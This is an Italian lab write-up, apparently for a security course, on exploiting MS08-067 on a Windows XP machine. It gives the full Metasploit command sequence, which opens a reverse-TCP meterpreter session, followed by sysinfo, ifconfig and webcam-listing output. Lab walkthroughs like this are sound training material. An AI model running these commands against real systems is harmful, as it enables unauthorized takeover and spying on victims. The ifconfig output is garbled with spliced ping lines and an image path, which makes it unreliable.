

Hacking Windows XP

Indice

1. Traccia	2
2. Sessione di Meterpreter sul target Windows XP	3
3. Webcam sulla macchina Windows XP	5

1. Traccia

Hacking MS08-067

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP

2. Sessione di Meterpreter sul target Windows XP

Avviamo Metasploit con il comando **msfconsole**.

Cerchiamo la vulnerabilità che vogliamo sfruttare, in questo caso l'esercizio ci chiede di sfruttare la vulnerabilità **MS08-067**, quindi facciamo **search MS08-067**.

```
msf6 > search ms08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Individuata la vulnerabilità possiamo sfruttarla con il comando **use** e il path, quindi **use exploit/windows/smb/ms08_067_netapi**. E con il comando **show options** andiamo a vedere i parametri da configurare.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.1.50     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -d command.
```

Vediamo che ci viene richiesto l'indirizzo **RHOST**, che andiamo a configurare con **set RHOST** 192.168.1.50, lanciamo l'**exploit** e otteniamo una sessione di **meterpreter**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.50
RHOST => 192.168.1.50
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.50:445 - Automatically detecting the target...
[*] 192.168.1.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.50:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.50:1038) at 2024-03-06 06:53:58 -0500

meterpreter > |
```

Ottenuta la sessione di Meterpreter possiamo dire che l'attacco è andato a buon fine e abbiamo il controllo della macchina vittima.

Dopo aver ottenuto la Shell di Meterpreter possiamo recuperare le informazioni della macchina exploitata come ad esempio nome, sistema operativo, lingua e altre informazioni con il comando **sysinfo**, come nella figura qui sotto.

```
meterpreter > sysinfo
Computer      : FRANCESC-4563FC
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Mentre con il comando **ifconfig** abbiamo accesso a tutte le informazioni di rete

```
meterpreter > ifconfig

Interface 1
-----
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1


Interface 2
-----
Name      : NIC Fast Ethernet PCI Realtek RTL8139 Family - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : f2:34:fe:38:95:a9
MTU       : 1500
IPv4 Address : 192.168.1.50
IPv4 Netmask : 255.255.255.0

64 bytes from 192.168.1.50: icmp_seq=57
64 bytes from 192.168.1.50: icmp_seq=58
64 bytes from 192.168.1.50: icmp_seq=59
64 bytes from 192.168.1.50: icmp_seq=60
64 bytes from 192.168.1.50: icmp_seq=61
64 bytes from 192.168.1.50: icmp_seq=62
64 bytes from 192.168.1.50: icmp_seq=63
64 bytes from 192.168.1.50: icmp_seq=64
64 bytes from 192.168.1.50: icmp_seq=65
C
--- 192.168.1.50 ping statistics ---
65 packets transmitted, 10 received, 84
% packet loss =
52
```

3. Webcam sulla macchina Windows XP

Nell' esercizio ci viene anche richiesto di individuare la presenza o meno di una Webcam sulla macchina Windows XP.

Quindi sempre nella Shell di Meterpreter eseguiamo il comando ***webcam_list*** che ci restituisce la lista delle webcam presenti sulla macchina.



```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > 
```

Come possiamo vedere dai risultati ottenuti non sono presenti webcam sulla macchina Windows XP.